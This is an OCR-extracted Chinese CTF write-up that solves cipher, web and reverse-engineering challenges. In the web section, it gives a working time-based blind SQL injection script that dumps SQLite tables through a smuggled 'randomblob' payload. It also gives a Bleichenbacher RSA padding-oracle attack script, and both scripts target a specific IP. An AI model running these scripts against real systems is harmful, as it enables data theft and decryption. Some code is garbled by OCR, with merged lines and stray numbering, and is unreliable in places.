
AmanCTF - 栅栏加密/解密

在线栅栏(RailFence)加密/解密

I{n_zIcCmoSFdoLEoaeoClrai_unIUCaehJST_k}

与时俱进

看源码注释猜测是时间盲注



而且提示两个 cve28346 和 50782，django 用的是 sqlite 的数据库。


使用脚本进行时间盲注

```python
import string
import time
import requests


def time_inject(condition):
    url = "http://101.200.138.180:8003/inquiry/"
    headers = {}
    cookies = {
        "csrftoken": "m0v7T3Cyiyk0W7U5HKeHACUa51RJhzaJbQEGQqnTkmjuYUj1sGBUJR71GFL1SMcc",  # 填自己的
    }
    data = {
        "csrfmiddlewaretoken": "8DqbkZ4duYEOnmMKrdDFzGp9Nw6AZQvMXtzKhmPywMDip9bGc90SIVC0oa0SA3xf",  # 填自己的
        "sel_value": "name",
        "nick_name": f'name",(case when({condition}) then randomblob(1000000000) else 0 end),"1',
    }

    while True:
        try:
            start = time.time()
            response = requests.post(url, headers=headers, cookies=cookies, data=data)
            end = time.time()
            time_cost = end - start
            print("time cost: ", time_cost)
            if time_cost > 30:
                return True
            else:
                return False
        except:
            continue


def get_length(var_name):
    for i in range(1, 1000):
        if time_inject(f"length({var_name})={i}"):
            return i


def get_char(var_name, index):
```

```
    alphabet = string.ascii_letters + string.digits + "{}/+="
    for c in alphabet:
        if time_inject(f"substr({var_name},{index},1)='{c}'"):
            return c


def get_value(var_name, length):
    result = ""
    for i in range(1, length + 1):
        char = get_char(var_name, i)
        if char is None:
            result += f"{{{i}}}"
        else:
            result += char
    return result


def get_tables_name():
    payload = "(select group_concat(tbl_name) from sqlite_master where type='table' and tbl_name NOT like 'sqlite_%')"
    length = get_length(payload)
    result = get_value(payload, length)
    return result


def get_schema(table_name):
    payload = f"(select group_concat(sql) from sqlite_master where type='table' and name='{table_name}')"
    length = get_length(payload)
    result = get_value(payload, length)
    return result


def get_data(table_name, column_name):
    payload = f"(select group_concat({column_name}) from {table_name})"
    length = get_length(payload)
    result = get_value(payload, length)
    return result


def get_flag():
    result = ""
    for i in range(1, 14):
        payload = "(select group_concat(flag) from flag)"
        result += get_char(payload, i)
        time.sleep(60)
    return result
```

```
85
86
87 def main():
88     print(get_flag())
89     # get_data('flag', 'flag')
90
91
92 if __name__ == "__main__":
93     main()
```

跑出来flag提示url：url{4i1ahfgb}



下载源码审计发现是漏洞cve50782

使用网络脚本https://gist.github.com/kazkansouh/e4d710c6a6928187323fa164bdd70401

稍微更改一下脚本运行可得到：（写wp的时候改一下注释什么的）

```python
import cryptography.hazmat.primitives.asymmetric.rsa as rsa
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.primitives import serialization
import binascii
import math
import textwrap
from Crypto.Util.number import *
import requests




def load_private_key_from_pem(file_path):
    with open(file_path, 'rb') as f:
        private_key = serialization.load_pem_private_key(
            f.read(),
            password=None,
            backend=default_backend()
        )
        return private_key

def load_public_key_from_pem(file_path):
    with open(file_path, 'rb') as f:
        public_key = serialization.load_pem_public_key(
            f.read(),
            backend=default_backend()
        )
        return public_key

def time_attack(ciphertext, threshold=0.4):
    url = "http://101.200.138.180:8003/decode/"
    headers = {
    }
    cookies = {
    "csrftoken": "",  # 填你自己的
    }
    data = {
    "csrfmiddlewaretoken": "",  # 填你自己的"ciphertext": ciphertext
```

```
    }
    retries = 3
    for i in range(retries):
        try:
            response = requests.post(
                url, headers=headers, cookies=cookies, data=data,
timeout=threshold)
            if response.status_code != 200:
                print("status_code:", response.status_code)
                continue
            print("response:", response.text)
            return True
        except requests.exceptions.Timeout:
            return False


def local_setup():
    'generates a key pair for local testing'
    print('Using local loop back oracle for testing')
    pub_key = load_public_key_from_pem("public_key3.pem")
    pn = pub_key.public_numbers()
    # print(' keysize: {}'.format(priv_key.key_size)) print(' e:
{}'.format(pn.e))
    print(' n: {}'.format(pn.n))
    # print(' p: {}'.format(priv_key.private_numbers().p)) # print(' q:
{}'.format(priv_key.private_numbers().q)) # print(' d:
{}'.format(priv_key.private_numbers().d))
    ciphertext = long_to_bytes(int(open("message_bak3.log",
"r").read().strip()))
    print('    c: {}'.format(binascii.hexlify(ciphertext)))
    print()
    def oracle(ct):
        c = int.from_bytes(ct, 'big')
        return time_attack(c)
        return ciphertext, oracle, pn.e, pn.n

# these two defs avoid rounding issues with floating point during
# division (especially with large numbers)

def ceildiv(a, b):
    return -(-a // b)


def floordiv(a, b):
    return (a // b)


```

```
86 oracle_ctr = 0
87
88
89 def main():
90     print('Bleichenbacher RSA padding algorithm')
91     print('    for more info see 1998 paper.')
92     print()
93
94
95 # setup parameters, change local_setup with alternative
96 # implementation, such as an oracle that uses a real server
97     ct, oracle, e, n = local_setup()
98
99 # byte length of n
100     k = int(ceildiv(math.log(n, 2), 8))
101
102 # convert ciphertext from bytes into integer
103     c = int.from_bytes(ct, 'big')
104
105 # lift oracle defition to take integers
106     def oracle_int(x):
107         global oracle_ctr
108         oracle_ctr = oracle_ctr + 1
109         if oracle_ctr % 100000 == 0:
110             print("[{}K tries] ".format(oracle_ctr // 1000), end='',
    flush=True)
111         return oracle(x.to_bytes(k, 'big'))
112
113
114
115
116 # define B as size of ciphertext space
117 #  as first two bytes are 00 02, use 2^(keysize - 16)
118     B = pow(2, 8 * (k-2))
119
120 # precompute constants
121     _2B = 2 * B
122     _3B = 3 * B
123
124
125     def multiply(x, y):
126         return (x * pow(y, e, n)) % n  # should be identity as c is valid
    cipher text
127
128
129     c0 = multiply(c, 1)
130     assert c0 == c
```

```
131
132     i = 1
133     M = [(_2B, _3B - 1)]
134     s = 1
135
136 # ensure everything is working as expected
137     if oracle_int(c0):
138         print('Oracle ok, implicit step 1 passed')
139     else:
140         print('Oracle fail sanity check')
141         exit(1)
142
143     while True:
144         if i == 1:
145             print('start case 2.a: ', end='', flush=True)
146             ss = ceildiv(n, _3B)
147             while not oracle_int(multiply(c0, ss)):
148                 ss = ss + 1
149             print('done. found s1 in {} iterations: {}'.format(ss - ceildiv(n,
    _3B), ss))
150         else:
151             assert i > 1
152             if len(M) > 1:
153                 print('start case 2.b: ', end='', flush=True)
154                 ss = s + 1
155                 while not oracle_int(multiply(c0, ss)):
156                     ss = ss + 1
157                 print('done. found s{} in {} iterations: {}'.format(i, ss - s,
    ss))
158             else:
159                 print('start case 2.c: ', end='', flush=True)
160                 assert len(M) == 1
161                 a, b = M[0]
162                 r = ceildiv(2 * (b * s - _2B), n)
163                 ctr = 0
164                 while True:
165 # note: the floor function below needed +1 added # to it, this is not clear
    from the paper (see
166 # equation 2 in paper where \lt is used instead of # \lte).
167                     for ss in range(
168                             ceildiv(_2B + r * n, b),
169                             floordiv(_3B + r * n, a) + 1):
170                         ctr = ctr + 1
171                         if oracle_int(multiply(c0, ss)):
172                             break
173                     else:
174                         r = r + 1
```

```
                        continue
                    break
                print('done. found s{} in {} iterations: {}'.format(i,ctr, ss))

        # step 3, narrowing solutions
        MM = []
        for a, b in M:
            for r in range(ceildiv(a * ss - _3B + 1, n),
                           floordiv(b * ss - _2B, n) + 1):
                m = (
                    max(a, ceildiv(_2B + r * n, ss)),
                    min(b, floordiv(_3B - 1 + r * n, ss))
                )
                if m not in MM:
                    MM.append(m)
                    print('found interval [{},{}]'.format(m[0], m[1]))  # step 4, compute solutions
        M = MM
        s = ss
        i = i + 1
        if len(M) == 1 and M[0][0] == M[0][1]:
            print()
            print('Completed!')
            print('used the oracle {} times'.format(oracle_ctr))
# note, no need to find multiplicative inverse of s0 in n # as s0 = 1, so M[0][0] is directly the message.
            message = M[0][0].to_bytes(k, 'big')
            print('raw decryption: {}'.format(
                binascii.hexlify(message).decode('utf-8')))
            if message[0] != 0 or message[1] != 2:
                return
            message = message[message.index(b'\x00', 1) + 1:]
            print(message)
            print('unpadded message hex: {}'.format(binascii.hexlify(message).decode('utf-8')))
        try:
            print('unpadded message ascii: {}'.format(message.decode('utf-8')))
        except UnicodeError:
            pass
        return

if __name__ == "__main__":
    main()
```

运行就能输出flag

Reverse


迷失之门

下载附件，exe附件和脚本放一起，运行脚本即可：


```python
import re

def find_sequence_and_concatenate(file_path):
    pattern = b'\x0F\xB6\x00\x3C(.)'

    with open(file_path, 'rb') as file:
        data = file.read()
    matches = re.findall(pattern, data)
    result = ''.join([match.decode('latin1') for match in matches])
    return result
file_path = 'ez.exe'
result = find_sequence_and_concatenate(file_path)
print(result)
enc = bytes(result, encoding='UTF-8')

key = [i for i in b"DABBZXQESVFRWNGTHYJUMKIOLPC"]
# print([i + 51 for i in key])

index = []
for i in enc:
    i_char = chr(i)
    if i_char in "ABCDEFGHIJKLMNOPQRSTUVWXYZ":
        index.append("ABCDEFGHIJKLMNOPQRSTUVWXYZ".index(i_char))
    elif i_char in "abcdefghijklmnopqrstuvwxyz":
        index.append("abcdefghijklmnopqrstuvwxyz".index(i_char) + 26)
    elif i_char in "0123456789+/-=!#&*()?;:*^%":
        index.append("0123456789+/-=!#&*()?;:*^%".index(i_char) + 52)
    else:
        print("wrong")
# print(index)

for i in range(len(index)):
```

```
33      print(chr((key[i] + index[i])), end='')
```

```
int __fastcall check_2(char *a1)
{
  int result; // eax

  result = *a1;
  if ( result == 'F' )
  {
    result = a1[1];
    if ( result == 'S' )
    {
      result = a1[2];
      if ( result == 'B' )
      {
        result = a1[3];
        if ( result == 'B' )
        {
          result = a1[4];
          if ( result == 'h' )
          {
            result = a1[5];
            if ( result == 'K' )
            {
              result = a1[6];
              if ( result == 'h' )
              {
                result = a1[7];
                if ( result == 'z' )
                {
                  result = a1[8];
                  if ( result == 'I' )
                  {
                    result = a1[9];
                    if ( result == 'O' )
                    {
                      result = a1[10];
00000A50 _Z7check_2Pc:1 (140001450)
```



```
re1
C:\Users\陈焕新\AppData\Local\Programs\Python\Python311\python.exe C:\Users\陈焕新\Desktop\re\re1.py
FSBBhKeLRDVJYmhDxdRLlDTZRs6=
wrong
wrong
ISCC{boPdY[[othWyv[`rN\h]|}
进程已结束,退出代码0
```


CrypticConundrum

先脱完壳之后用ida打开文件

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rax
  char v5[32]; // [rsp+20h] [rbp-70h] BYREF
  char Str[28]; // [rsp+40h] [rbp-50h] BYREF
  char v7[4]; // [rsp+5Ch] [rbp-34h] BYREF
  __int64 v8[2]; // [rsp+60h] [rbp-30h]
  _QWORD v9[2]; // [rsp+70h] [rbp-20h]
  int v10; // [rsp+84h] [rbp-Ch]
  int i; // [rsp+88h] [rbp-8h]
  char v12; // [rsp+8Fh] [rbp-1h]

  _main(argc, argv, envp);
  v8[0] = 0xBF78F953041047D7ui64;
  v8[1] = 0x24007D9732FE7EA9i64;
  v9[0] = 0x51DCCF471FECCF52i64;
  *(_QWORD *)((char *)v9 + 6) = 0x340A51DCi64;
  *(_DWORD *)v7 = 1128485705;
  strcpy(Str, "So--this-is-the-right-flag");
  v10 = strlen(Str);
  std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "Enter the flag:\n");
  std::operator>><char,std::char_traits<char>>(refptr__ZSt3cin, v5);
  if ( v10 >= strlen(v5) )
  {
    mix(v5, Str, v10);
    Encryption(v5, v7, v10);
    v12 = 1;
    for ( i = 0; i < v10; ++i )
    {
      if ( v5[i] != *((_BYTE *)v8 + i) )
      {
        v12 = 0;
        break;
      }
```

密文是上面那三个以及下面一个转16进制后的前两个数


倒着顺序填到脚本




```
inp=[ 0xA4, 0x7A, 0xDD, 0x37, 0x20, 0x2C, 0x7D, 0xCB, 0xAD, 0x5E,0x50, 0xCA, 0xE7, 0x35, 0x79, 0xA4, 0x2F, 0xC5, 0x9F, 0x6D,0x20, 0x22, 0x99, 0x87, 0xE0, 0x34]
key=[0x49,0x53,0x43,0x43]

for i in range(len(inp)):
  inp[i]-=10
for i in range(len(inp)-1):
  inp[i]+=inp[i+1]
  inp[i]&=0xFF
for i in range(len(inp)-1):
  inp[i]^=key[2]
  inp[i]&=0xFF
for i in range(0,len(inp),2):
  inp[i]^=key[i%4]
  inp[i]&=0xFF
for i in range(len(inp)):
  inp[i]+=key[i%4]
  inp[i]&=0xFF
for i in range(len(inp)):
  print(chr(inp[i]),end='')
#ISCC{)wjF,I!K,L?3f;}m7OSS}
```

Badcode

re3把plain换成main函数的buf值




```c
#include <stdio.h>
#include <stdint.h>
#define DELTA 0x61C88647
#define MX (((z>>5^y<<2) + (y>>3^z<<4)) ^ ((sum^y) + (key[(p&3)^e] ^ z)))

void btea(uint32_t *v, int n, uint32_t const key[4])
{
    uint32_t y, z, sum;
    unsigned p, rounds, e;
   if (n < -1)
    {
        n = -n;
        rounds = 6 + 52/n;
        sum = 0-rounds*DELTA;
        y = v[0];
        do
        {
            e = (sum >> 2) & 3;
            for (p=n-1; p>0; p--)
            {
                z = v[p-1];
                y = v[p] -= MX;
```

```
            }
            z = v[n-1];
            y = v[0] -= MX;
            sum += DELTA;
        }
        while (--rounds);
    }
}

int main()
{
    uint32_t v[6]= {0x03662197, 0xF4EBF076, 0x0C3E426E, 0xE1069A89,
0xC33861F5, 0xB05D223C};
    uint32_t const k[4]= {0x12345678, 0x9ABCDEF0, 0xFEDCBA98, 0x76543210};
    int n= 6;
    btea(v, -n, k);
    for (int i=0; i<6; i++)
        printf("0x%08X,", v[i]);
    return 0;
}
```

```
a=[64, 82, 68, 69, 113, 104, 94, 97, 74, 74, 72, 91, 96, 92, 74, 66, 48, 107,
83, 106, 54, 52, 65, 120]
key=[54,  55,  52,  48,  57,  52,  56,  55,  50,  48,51,  56,  55,  55,  49,
49,  52,  56,  54,  54,54,  55,  51,  55]
for i in range(len(a)):
  a[i]^=(key[i]-0x30)&0xff
  if (i%2):
    a[i]=a[i]-2
  else:
    a[i]=a[i]+3
  print(chr(a[i]),end='')
```

WinterBegins

静态的扁平流，可以通过符号执行简单处理一下，然后就挺明了了

```
def sub_140001490(a1):
    v6 = len(a1)
    v5 = [0] * (v6 + 1)
    v4 = v6 - 1
```

```
    i = 3902
    while True:
        while True:
            while i == 153:
                v5[v6 - v4] = a1[v4]
                v5[v6 - v4 - 1] = a1[v4 - 1]
                i = 292
            if i != 292:
                break
            v4 -= 2
            i = 3902
        if i != 3902:
            break
        v1 = 12382
        if v4 >= 0:
            v1 = 153
        i = v1
    # return v5

    # sub_140001A50
    v5 = [f"{i:x}" for i in v5]
    # sub_1400015D0
    return [int(v5[i + 3] + v5[i + 2] + v5[i + 1] + v5[i], 16) for i in
range(0, v6, 4)]

def crack(data):
    out = ""
    data = [f"{i:x}" for i in data]
    ptr = 0
    while ptr < len(data):
        temp = "".join(data[ptr : ptr + 2])
        ptr += 1
        print(temp)
        if temp[1] == "b":
            ptr += 1
            temp = hex(int(temp, 16) + int(data[ptr]) - 5)[2:]
        out += chr(int(temp, 16))
        ptr += 1
    return out

def output(str):
    out = ""
    for _, v in enumerate(str):
        if v.isdigit():
            last = out[-1]  # repeat last character
            out += "".join([last for _ in range(int(v) - 1)])
        else:
```

```
            out += v
    return out

ch = [
    187,168,196,171,180,229,199,176,187,168,196,171,206,194,202,177,180,229,199,176
,191,180,215,237,210,201,187,208,180,229,199,176,191,180,215,237,208,180,192,19
3,187,168,196,171,190,198,195,192,187,168,196,171,206,194,202,177,180,229,199,1
76,191,180,215,237,190,198,195,192,187,168,196,171,194,175,186,174,187,168,196,
171,206,194,202,177,191,180,215,237,191,180,215,237,191,180,215,237,206,194,202
